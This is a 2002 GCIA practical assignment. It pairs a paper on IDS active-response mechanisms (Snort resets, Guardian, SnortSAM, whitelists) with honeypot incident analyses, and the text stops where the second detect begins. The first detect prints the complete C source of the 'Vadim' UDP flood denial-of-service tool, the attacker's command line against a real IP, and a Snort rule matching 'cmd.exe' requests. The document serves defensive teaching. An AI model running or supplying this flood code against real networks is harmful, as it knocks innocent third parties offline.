Anton Chuvakin, Ph.D.
GCIA Practical Assignment

Version 3.1
Registration Date: May 9, 2002
Assignment Deadline: July 4, 2002
Completed: June 27, 2002

Part 1 Intrusion Detection Paper

"Intrusion detection response"

Preface

While papers and other documents on using IDS as measures of protection and not only detection abound, this paper brings some valuable insights on the subject. For example, it outlines important guidelines for implementing the active response IDS, such as “whitelists”, responding only to non-spoofable alarms, etc. This paper is published at http ://www.linuxsecurity.com /feature_stories/ids-active- response.html This version is slightly modified to satisfy the GCIA requirements.


Introduction

Intrusion detection systems (IDS) seem to be one of the fastest growing technologies within the security space. Together with firewalls and vulnerability scanners, intrusion detection forms one of the cornerstones of modern computer security. In the commonly mentioned prevention-detection-response philosophy, IDSs take an honorable place for [sometimes] effective detection of threats let through by prevention technologies such as firewalls.

However, there are attempts to position IDS products as the technology that can stop or prevent network attacks. It is easy to forget that 'D' stands for detection and not for deterrent or deflection. This article will investigate those attempts in the Linux world and also formulate some requirements for such a system.

On the technical level, most network IDS are set to send alerts upon seeing a known pattern (signature-based IDS) or some traffic anomaly (anomaly-based IDS) indicating an attack. While some programs can look only at packet level data (such as attack string present in one packet), many others are TCP connection-aware, are able to look at TCP streams and also can reassemble fragmented IP packets.

In this paper we will look at IDS-triggered countermeasures, what are they, how they can be triggered and when they should not be triggered. Lets first assume we have an IDS that looks at traffic passing through the wire (see picture 1).



That corresponds to the majority of deployed network IDS. What actions can thus deployed IDS invoke? First, it can send an alert that can be handled by outside parties to accomplish pretty much any action. Second, IDS itself can try to influence the traffic that passes by (both shown on the picture in green).

I.

The first opportunity presents a rich spectrum of possible actions: IDS alerts can be send via pager, SMS message and other mechanisms to trigger humans into actions. On the other hand, the alerts can cause some software to activate, such as to block an attack by imposing a new firewall rule or even to launch a counter-attack or an investigative probe towards an attacker. The practice of applying firewall rules based on IDS alerts is sometimes known as "shunning".

IDS running inside the network (as on picture 1) or on the firewall machine (listening to the internal network interface) is in a good position to block an attack. IDS has to notify the firewall (locally or over the network) to apply the rule blocking the source of detected malicious packet.

What are the requirements for such as setup? Some follow below:

*IDS should transmit the request as fast as possible since the damage from attack could increase with time. IDS should do it over the reliable channel unaffected by the above attack (out-of-band communication).

*IDS might want to block the address entirely or for a certain time and for certain protocols only

*Most important at all, IDS should not block on false-positives or on signatures that can be faked (spoofed) in a realistic environment.

What do the above requirements mean for the real-life IDS deployment. The evident conclusion, for example, is that UDP- or ICMP-based signatures should never be used for blocking since the packets can be spoofed. TCP packets should only cause a block if there is an established connection between an attacker machine and the protected machine. Otherwise, malicious hackers can cause significant damage to your network by using spoofed packets (such as by sending "attacks" seemingly originating from root DNS servers, upstream providers or partner's networks). See http://online.securityfocus.com/infocus/1540 on more details. Spoofing the TCP connection with a completed three-way handshake is much harder and often appears impossible. Even with full TCP connection tracking, having a "whitelist" of addresses that should never be blocked is strongly suggested.

In addition, blocking on signatures that have a known high false-positive rate is not recommended due to the obvious risks of blocking non-malicious traffic. Until better signatures are developed, the blocking functionality should not be used for these events.

Moreover, while it is too late to stop an attack detected by the IDS (since the packet has proceeded to its destination within the internal network), promptly blocking the subsequent communication is of crucial importance. It takes only few seconds for the modern automatic penetration tools to get access, elevate the privileges on the attacked system and deploy a backdoor or a rootkit. There are several options for sending commands over to the firewall.

For single box setup, the options are: IDS itself runs the command to implement the block (for example, using Linux ipchains/iptables) or some program reads IDS log files and then blocks the connection. Both methods have some problems that call for a careful design before implementation. The former method should not make IDS wait for the response from the firewall (unless IDS is a multi-threaded process), since it will slow down the detection. On the other hand, the latter method might introduce a delay since IDS should create an alert and write it to a log file. Then blocking program checks the IDS log file (presuming the data was already flushed to disk) and implements the block. Both methods can be used if their limitations are understood.

For the IDS and firewall on different machines, the situation is similar. While makeshift solutions are possible the delay issue should be handled. For example, using insecure out-of-band communication (such as direct Ethernet cable from firewall to IDS) is better than running a command via SSH over the monitored network (secure but slow). Establishing SSH session takes too much time. It is reported that Checkpoint OPSEC interface is handling these issues very well, since it was designed for that purpose.

The issue of reliable transmission calls for out-of-band management. The problem does not manifest itself for IDS and firewall on the same machine, but for separate systems the separate subnet should be used for their communication (as shown on picture 1). Using the protected network for the communication is highly discouraged,
since attackers might have means to disrupt it.

Time-limit on shuns is essential as well. For example, if attacker is a modem dial-up user his or her IP address might be assigned to non-malicious users after modem session terminates.

In any case, an ability to manually disable automatic blocking should be provided.

II.

The second reaction option mentioned above is direct interaction by IDS itself. IDS can send a TCP reset (to one or both communicating parties) or an ICMP message to attack source (ICMP_NET_UNREACH, ICMP_HOST_UNREACH or ICMP_PORT_UNREACH types can be used). TCP reset is a TCP packet with RST flag set, that is usually used in the teardown phase of the network connection.

If signatures that trigger a response were carefully selected to have low false-positives, the white list (as for firewall blocking) is not really essential, since only a single connection will be terminated.

It should be noted, that if IDS sends TCP RSTs or ICMPs (or anything else, for that matter), it provides an avenue for possibly identifying the IDS type and operating system. Unless TCP/IP options on the packet can be played with, the IDS presence and type will be uncovered by an attacker.

III.

Now lets consider how open-source IDS Snort (http://www.snort.org) implements the above options. It is worth noting that most commercial IDS (such as Cisco Secure IDS, Cisco PIX IDS and ISS products) also implement blocking based on alarms.


Several programs that read snort log files and generate firewall rules based on Snort alerts exist. Guardian (http://www.chaotic.org/guardian) appears to be the most flexible from open-source tools. It implements time-based blocking, supports several firewalls (Linux iptables/ipchains, FreeBSD ipfw, ipfilter, Checkpoint FW-1, Cisco PIX firewall), features a "white list" and can even do blocking on a machine with no packet-filtering software using black-hole routing (filtering packets by not routing them anywhere). Guardian runs as a daemon alongside snort and reads alerts from standard snort file (/var/log/snort/alert in default snort configuration). It will block on ALL logged events and port scans, thus Snort's signature set should be severely cleaned up. In addition, snort must be run with "-z est" flags to only alert on attacks present in established TCP connections. Otherwise, spoofed attacks might turn this setup into a "DoS machine". Even with "-z est", white list (/etc/guardian.ignore) must be populated with hosts for which connectivity is essential (example of defense in-depth).

Snort have an ability to send output via custom output plug-ins. One such (snortsam http://www.snortsam.net) plug-in supports Checkpoint Firewall and Cisco PIX firewall blocking . Encrypted communication, time-based blocking and other features are supported. Unlike the previous program, Snortsam uses a special rule target parameter to decide whether to block based on alert. Thus it is possible to run with a full signature set and only block on selected alerts. The targeting is extremely flexible. See http://www.snortsam.net/documentation.asp for full details.

Snort itself can send TCP RSTs and various ICMPs to terminate the connection. The code makes use of "resp" keyword added to a rule. Thus, snort can respond only to selected attack signatures. The excerpt below was used for testing:

alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS 80 (msg:"WEB-IIS cmd.exe access"; flags: A+; content:"cmd.exe"; resp: icmp_all,rst_all; nocase; classtype:web-application-attack; sid:1002; rev:2;)

In the above example, all possible response messages are sent. Namely, both sender and receiver of an attack packet get a TCP reset and a sender gets 3 ICMPs (port, host, network unreachable). In fact, ICMPs can be used to stop UDP transmissions and TCP RSTs are used to tear down TCP sessions. That is how it looks in packet capture (tcpdump and browser run on host "anton", snort runs on host "fw"):




No.	Time	Source	Destination	Protocol	Info
9	7.640632	anton	fw	TCP	43571 > http [SYN] Seq=2181974467 Ack=0 Win=5840 Len=0
10	7.641396	fw	anton	TCP	http > 43571 [SYN, ACK] Seq=2185253209 Ack=2181974468 Win=5792 Len=0
11	7.641467	anton	fw	TCP	43571 > http [ACK] Seq=2181974468 Ack=2185253210 Win=5840 Len=0
12	7.642207	anton	fw	HTTP	GET /cmd.exe HTTP/1.0
13	7.643132	fw	anton	TCP	http > 43571 [RST, ACK] Seq=2185253210 Ack=2181974468 Win=0 Len=0
14	7.643203	fw	anton	ICMP	Destination unreachable
15	7.643280	fw	anton	ICMP	Destination unreachable
16	7.643356	fw	anton	ICMP	Destination unreachable

In our tests, snort (v 1.8.4 and beta v. 1.9.1) does not always kill the HTTP connection using the RST and/or ICMPs. In most of the cases connection is reset and sometimes it remains running and the file (dummy " cmd.exe" placed on Apache web server) is successfully downloaded. The possible explanation is that RST arrives too late for the connection to be reset since the response from server comes earlier with the right sequence number. The delayed RST is then discarded. Thus RST/ICMP is not a reliable security mechanism.

To conclude, IDS ability to respond to attacks is a useful feature. With expert tuning, it can provide added security to the IT environment. Inherent dangers and weaknesses of auto-response should then also be addressed. The best compromise is to only use IDS active response on high-risk alerts with low false positives (such as backdoor responding, known virus transmission, DoS master-slave communication, etc).

Interesting development in the active IDS field might come from "inline IDS" systems (shown on picture 3).




In this setup, IDS actually IS able to drop the offensive packet, and not only the connection that ensues since IDS engine is actually making the routing decision. Snort-based Hogwash (http://hogwash.sourceforge.net) is an example of such system. Other security vendors also ship gateway intrusion detection systems.

References (URLs are in the body of the article as well):
1. " Intrusion detection response" http://www.linuxsecurity.com/feature_stories/ids-active-response.html
2. "Understanding IDS Active Response Mechanisms" http://online.securityfocus.com/infocus/1540
3. "Snort intrusion detection system" http://www.snort.org
4. "Guardian active response script" http://www.chaotic.org/guardian
5. "SnortSAM active response software" http://www.snortsam.net
6. "Hogwash gateway IDS" http://hogwash.sourceforge.net

Part 2 Network Detects

Introduction

1. Source for all detects: currently deployed netForensics (http://www.netForensics.com) honeynet built by Anton Chuvakin: (diagram follows)


Internet
Analyst workstation
Processed data
Trusted LAN
High Speed connection
Attacker traffic
Firewall (iptables)
Firewall logs
Hub
Sniffed traffic
"Soft" honeypot (www/mail/ftp/pop3 /nfs/imap/syslog/squid/ntp)
"Hard" honeypot (sshd/syslog)
IDS (Snort 1.8.x), tcpdump, MySQL, Syslog, binary dump storage, ACID

The network consists of three machines, the firewall (minimized hardened Linux RedHat 7.2 running iptables 1.2.5) allows all incoming connections, performs NAT and denies some outbound connections based on a certain algorithm. Firewall also logs all incoming, outgoing and forwarded connections and all connection attempts to the firewall (the latter are blocked). Snort IDS (Snort 1.8.6, MySQL mode, logs to binary dumps and MySQL database) is used to capture all network traffic. Backup network recording is performed using tcpdump (tcpdump-3.6.2-9), logging onto a separate disk partition. Certain covert host monitoring tools are also deployed.

2. All detects in this assignment were captured by snort (http://www.snort.org) v. 1.8.6, full binary capture mode, stock ruleset with all rules enabled. The detects were presented using Ethereal network analyzer (http://www.ethereal.com/) or ACID snort database front end (http://www.andrew.cmu.edu/~rdanyliw/snort/snortacid.html).

Note: local IP address is replaced by 'X.X.X.X'. Some remote IP addresses might have been modified to protect the operation of our honeypot.

Preliminary effort for all detects:

```
 # tcpdump -X -s 1600 -r  tcpdump.log_May_08_2002 proto UDP and port not 53
```

identifies the UDP flood for detect analysis, the only legitimate UDP packets present on the LAN were from DNS traffic, thus it is excluded (for detect 1).

```
# tcpdump -X -s 1600 -r  tcpdump.log_May_08_2002 proto TCP and port 21 > ftp-
stuff_May8
```

separates FTP connection attempts (for detect 2)

```
# tcpdump -X -s 1600 -r  tcpdump.log_May_05_2002 proto TCP and port 21 > ftp-
stuff_May5
```

separates more FTP connection attempts (for detect 2)

```
# tcpdump -vvv -X -s 1600 -r  tcpdump.log_May_04_2002 host 194.109.15.76 and proto
ICMP > weird-ping
```

separates the suspicious ping activity ICMP (for detect 3), note the "-vvv".flag to get more details on packet properties.

Note: further sections in the analysis below will be numbered from 3. to preserve the Part 2 Assignment template.

Detect 1: "Slashing Angry Vadims"[1]: UDP Flood Denial-of-Service Attack

Motivations for choosing this detect for analysis: I originally thought that in the era of DDoS nets old point-to-point DoS attacks are rare. Boy, was I wrong.

Preface:

At 05/08/2002 the automated monitoring script has shutdown our honeypot and alerted me about the logging partition overflow (defense-in depth in action). Considering that the logging partition for snort was 4GB and barely 300MB was seen used during the last login to the IDS box, that occurrence came as a surprise. We did have massive scanning attempted from out box before, but never to the degree of filling the 4GB partition.

The firewall logs were analyzed and a many copies of the following message were found.

```
May  5 07:57:29 fw kernel: Drop udp after Y attempts IN=eth1 OUT=eth0 SRC=X.X.X.X
DST=62.231.98.76 LEN=38  TOS=0x00 PREC=0x00 TTL=63 ID=42094 DF
PROTO=UDP SPT=1050 DPT=22 LEN=18
```

'Y' indicates the secret parameter that honeypot uses to make a decision to drop traffic. Source IP address is denoted X.X.X.X.

The log messages was generate by the line in iptables firewall configuration script similar to:

```
$IPTABLES -A udpHandler -p udp -m limit --limit ${UDPRATE}/${SCALE} --limit-
burst ${UDPRATE} -s ${POT_IP} -j RETURN

$IPTABLES -A udpHandler -p udp -s ${POT_IP} -j LOG --log-prefix "Drop udp after
```

[1] From the comment in the DoS tool source code

${UDPRATE} attempts "

$IPTABLES -A udpHandler -p udp -s ${POT_IP} -j DROP

It is aimed to limit the damage the intruder can deal to the outside world. The configuration is based on Project Honeynet recommended iptables script by Michael Clark available at http://project.honeynet.org/papers/honeynet/rc.firewall modified by Anton Chuvakin.

After the firewall log analysis, snort binary logs for the corresponding time period were looked at:

```
# tcpdump -X -s 1600 -r  snort.log_May_08_2002 proto UDP and port 22
```

that produced the detailed packet information:

```
10:29:06.613467 X.X.X.X.1025 > 62.231.98.76.22:  udp 10 (DF)
0x0000   4500 0026 cab3 4000 4011 c3dd 0a01 0102       E..&..@.@.......
0x0010   3ee7 624c 0401 0016 0012 4a73 3031 3233       >.bL......Js0123
0x0020   3435 3637 3839 6767 6767 6767 6767            456789gggggggg

10:29:06.613467 X.X.X.X.1025 > 62.231.98.76.22:  udp 10 (DF)
0x0000   4500 0026 cab4 4000 4011 c3dc 0a01 0102       E..&..@.@.......
0x0010   3ee7 624c 0401 0016 0012 4a73 3031 3233       >.bL......Js0123
0x0020   3435 3637 3839 4949 4949 4949 4949            456789IIIIIIII

10:29:06.613467 X.X.X.X.1025 > 62.231.98.76.22:  udp 10 (DF)
0x0000   4500 0026 cab5 4000 4011 c3db 0a01 0102       E..&..@.@.......
0x0010   3ee7 624c 0401 0016 0012 4a73 3031 3233       >.bL......Js0123
0x0020   3435 3637 3839 0606 0606 0606 0606            456789........
```

[rest skipped]

The intensity of a packet stream and its single destination address ruled out the scan for port 22 UDP (supposedly used by PcAnywhere) and left Denial-of-Service attack the only viable option. The reason for choosing port 22 for the attack is unclear.

A total of 797351 packets were recorded before the automatic shutdown took place. Average flood rate was 14790 packets per second which amounts to approximately 560,000 bytes per second. The flood lasted slightly over the minute. Apparently, this was sufficient to saturate even a T1 line. However, these counts do not take into account the available upload bandwidth since an attack was stopped after traversing the honeypot LAN (fast Ethernet 100Mbit) and was not let out to the upstream provider.

3. Probability the source address was spoofed:

Spoofing probability: 0% since attack was outbound. However, as will be explained later, if attack is seen in the wild, the chances of it being spoofed are very high. More details on the spoofing of this attack based on the tool source code (captured in the honeypot) are provided below.

4. Description of attack:

As noted by Dave Dittrich (http://staff.washington.edu/dittrich/misc/ddos), point-to-point DoS attacks are inferior to distributed Denial of service attacks (DdoS), since by accumulating large number of zombie hosts attackers are able to control much larger bandwidth. However, it taking out Yahoo! or eBay might require drafting thousands of machine as zombies, blowing the adversary off their cable modem will require a modest T1 link and a single machine.

Point-to-point DoS can be loosely categorized into system resource starvation which cause system overload or crash (such as SYN flood) and network resource starvation which simply fill the pipe with traffic (such as almost any other flood). Our attack is of the latter category. In fact, there is ***no*** defense against network resource starvation attacks if the following conditions are met:

1. An attacker has better Internet connection than the victim
2. Spoofed packets with random sources addresses and ports are used
3. Victim's upstream Internet provider cooperation cannot be obtained (weekend , holiday, etc)

In our case, attack was prevented from escaping the controlled honeypot LAN by the honeypot firewall.

Lets look at packets in more details (using tcpshow http://www.tcpshow.org/):

```
Packet 128
        Timestamp:                     10:29:06.613467 (0.000000)
        Source Ethernet Address:        0A:BC:50:A7:81:C5 (<unknown>)
        Destination Ethernet Address:   01:42:83:15:A6:B1 (<unknown>)
        Encapsulated Protocol:          IP
IP Header
        Version:                          4
        Header Length:                    20 bytes
        Service Type:                      0x00
        Datagram Length:                   38 bytes
        Identification:                    0xCAB4
        Flags:                             MF=off, DF=on
        Fragment Offset:                   0
        TTL:                              64
        Encapsulated Protocol:             UDP
        Header Checksum:                   0xC3DC
        Source IP Address:                 X.X.X.X (<unknown>)
        Destination IP Address:           62.231.98.76 (<unknown>)
UDP Header
        Source Port:                    1025 (<unknown>)
        Destination Port:                   22
        Datagram Length:                     18 bytes (Header=8, Data=10)
        Checksum:                          0x4A73
UDP Data
        0123456789
```

What we see is a short UDP packet with a 10 byte fixed payload.

5. Attack mechanism:

Attack mechanism: network resource starvation. Attack fills the network connection capacity with small UDP packets, thus preventing the legitimate traffic from being transmitted.

The tool that produced at attack (source code captured in the honeypot) is shown below:

```
/*
##########################################################################################
   # So, that's a real flood program, coded by Luciffer, the name Vadim , it's from a real romanian   #
   # politician named Corneliu Vadim Tudor , i like him very much . I will dedicate that program to   #
   # him. So let's see what we have .. Soon will be done a new version with new atachaments ....      #
   # It's better than stealth or nestea , teardrop or something else .. trust me .. i know that .             #
   # Sorry , but if u wanna spoof the adress se only 127.0.0.1 , so ..... it's the only one who work.     #
   # , and this program use 90% of CPU, and 70 % of ur Band.... that's all , so hail to Luciffer !          #
   # U cant find me at luciffer@luciffer.org , on undernet server : #hackings, #bucuresti,#hacker     #
##########################################################################################
*/

#define Vadim_STRING "0123456789"
#define Vadim_SIZE 10
#define REGESTERED "Anybody"

#include <stdio.h>
#include <sys/param.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <netdb.h>
#include <stdarg.h>

char *spoof;
int echo_connect(char *, short);

void banner()
{
   printf("\nVadim v.Ibeta by Luciffer\n");
   printf("Registered to: %s\n", REGESTERED);
   printf("---------------------------------\n");
}

int echo_connect(char *server, short port)
{
   struct sockaddr_in sin;
   struct hostent *hp;
   int thesock;

   banner();
   printf("Slashing your angry Vadims at %s, port %d spoofed as %s\n", server, port, spoof);

   hp = gethostbyname(server);
   if (hp==NULL) {
      printf("Unknown host: %s\n",server);
      exit(0);
   }
```

```
  bzero((char*) &sin, sizeof(sin));
  bcopy(hp->h_addr, (char *) &sin.sin_addr, hp->h_length);
  sin.sin_family = hp->h_addrtype;

  sin.sin_port = htons(port);
  thesock = socket(AF_INET, SOCK_DGRAM, 0);
  connect(thesock,(struct sockaddr *) &sin, sizeof(sin));
  return thesock;
}

main(int argc, char **argv)
{
  int s;
  if(argc != 4)
  {
    banner();
    printf("Syntax: %s <host> <port> <spoof>\n", argv[0]);
    printf("<host>    : either hostname or IP address.\n");
    printf("<port>    : any open UDP port number.\n");
    printf("<spoof>   : any real, unused ip.\n\n");
    exit(0);
  }

  setuid(getuid());

  spoof = argv[3];

  s=echo_connect(argv[1], atoi(argv[2]));
  for(;;)
  {
    send(s, Vadim_STRING, Vadim_SIZE, 0);
  }
}
```

It is interesting to note that an attacker tried to spoof the victim IP address as both source and destination (see below). However, this functionality was not implemented by the DoS tool author (it is - in vadimII.c) thus the packets were launched with a real IP address (honeypot would have alerted on an attempt to launch spoofed packet flood and blocked such attempt altogether).

This is the command line used by an attacker:

./vadimI 62.231.98.76 22 62.231.98.76

Chance of false positive: none, since detection was correlated by firewall, IDS, observing command line by an attacker and a full packet dump. In production environment, the detection of such attack can be reliably done via network bandwidth utilization monitoring. IDS signature is probably impractical since the packets can use any payload/flags/port number.

6. Correlations:

1. Victim IP: no correlation (see whois data below). Some evidence indicates that an

attacker is also Romanian (geographic correlation with victim)

2. Attack tool: widely popular DoS tool for script kiddies. See, for example, those web reference to the tool (various versions) captured in the wild:

a. "My linux box is hacked!!!" http://herzl.nylug.org/pipermail/nylug-talk/2002-February/001877.html
b. "Re: break in on a linux 7.0 machine..." http://www.der-keiler.de/Mailing-Lists/linuxsecurity/2001-08/0011.html

VadimII is also a part of a popular "illogic" rootkit for Linux.

3. UDP flood attack: a lot of correlations here. UDP flood is very popular attack.

7. Active targeting: yes!

A single IP address (62.231.98.76) was specified as a target. More details from samspade.org follow:

whois:

```
% This is the RIPE Whois server.
% The objects are in RPSL format.
% Please visit http://www.ripe.net/rpsl for more information.
% Rights restricted by copyright.
% See http://www.ripe.net/ripencc/pub-services/db/copyright.html

inetnum:     62.231.64.0 - 62.231.127.255
netname:     RO-RDS-20011123
descr:       RDSNET
             PROVIDER Local Registry
country:     RO
admin-c:     AS1385-RIPE
tech-c:      DV461-RIPE
tech-c:      NAG4-RIPE
tech-c:      BS747-RIPE
status:      ALLOCATED PA
mnt-by:      RIPE-NCC-HM-MNT
mnt-lower:   AS8708-MNT
mnt-routes:  AS8708-MNT
changed:     hostmaster@ripe.net 20011123
source:      RIPE

route:       62.231.64.0/18
descr:       RDSNET
origin:      AS8708
mnt-by:      AS8708-MNT
changed:     tim@rdsnet.ro 20011123
source:      RIPE

person:      Andrei Stirbu
address:     Romania Data Systems
address:     Str. Sf. Vineri nr. 25
```

```
    address:     Bl. 105C sector 3
    address:     Bucharest, Romania
    phone:       +40 1 301 08 88
    fax-no:      +40 1 301 08 51
    e-mail:      andii@rdsnet.ro
    nic-hdl:     AS1385-RIPE
    notify:      as-admin@rdsnet.ro
    mnt-by:      AS8708-MNT
    changed:     danacorb@rnc.ro 19990212
    changed:     ciprian@rnc.ro 19990805
    changed:     root@s2.rnc.ro 20000218
    changed:     andii@rdsnet.ro 20000220
    source:      RIPE
```

traceroute (excerpt!)

```
    15    193.231.191.29   231.212 ms slatina1-bb1-fe0.rdsnet.ro (DNS error) [AS8708]
Bucharest / Romania
    16    213.157.168.78   235.956 ms DNS error [AS8708] Bucharest / Romania
    17    62.231.97.97     233.912 ms DNS error [AS8708] Bucharest / Romania
    18    62.231.98.76     376.980 ms DNS error [AS8708] Bucharest / Romania
```

The above network recon data indicates that the victim network is likely relatively slow (large latency for pings) and had a good chance to be saturated by an attack, provided that it will make it to the victim network.

8. Severity:

Hard to estimate for a honeypot:

criticality: 0 (sacrificial host)
lethality: 5 (guaranteed denied network connection if above conditions are met)
system countermeasures: 0 (not possible)
network countermeasures: 1 (while some bandwidth throttling is possible, the flood can be set to avoid the filter)

TOTAL: 4

For the equally configured production system:

criticality: 3 (average 1-5 taken)
lethality: 5
system countermeasures: 0
network countermeasures: 1

TOTAL: 8

Conclusion: network resource starvation DoS is a formidable threat for low-bandwidth networks.

9. Defense recommendations

Defense against network starvation flooding is extremely hard. Some techniques that might work are:

a. Upstream blocking - suppose company is connected to a provider by a T1 (1.5 Mbit) and the provider is connected to their upstream provider by a T3 (45 Mbit). If an attack saturates a T1, any blocking on the company site will simply stop the flood from getting to the LAN and interfering with internal LAN, but their connection to the outside world will remain saturated. On the other hand, if an upstream provider blocks the attack, only a small portion of their pipe (T3) is filled with attack traffic and company's T1 is OK.

b. Anti-DoS notification device

Dedicated security appliance can be used to mitigate DoS attacks. However, of network resource starvation attacks, no company-side measure will help. The appliance might still be useful for alerting purposes and for blocking system-resource starvation attacks (such as SYN-flood).

d. Egress filtering

If many providers adopt filtering for the packets leaving their networks, sending spoofed attacks will become much harder. However, an attack that fills the organization's network pipe (even if traceable to the source) will still cause damage.

f. Backup connectivity

Seems to be the most reliable method to combat DoS. If a separate unexhausted connection is available the organization network resources can be switched to a new connection, while the attack mitigation through uplink provider is going on.

10. Test question

Question:

Which flood is more damaging:

A. TCP SYN
B. TCP ACK
C. UDP
D. ICMP

A. TCP SYN flood – causes both network and host resource starvation

Detect 2: "Wrath of the Autorooter": WU-FTPD Attacks by Automated Tools

Motivations for choosing this detect: FTPD autorooters are currently rampant on the Internet, on a single IP address we see dozens of scans per day. Dshield (http://www.dshield.org) reports hundreds of thousands scans per day. What it boils down to? This little FTP attack.

Preface

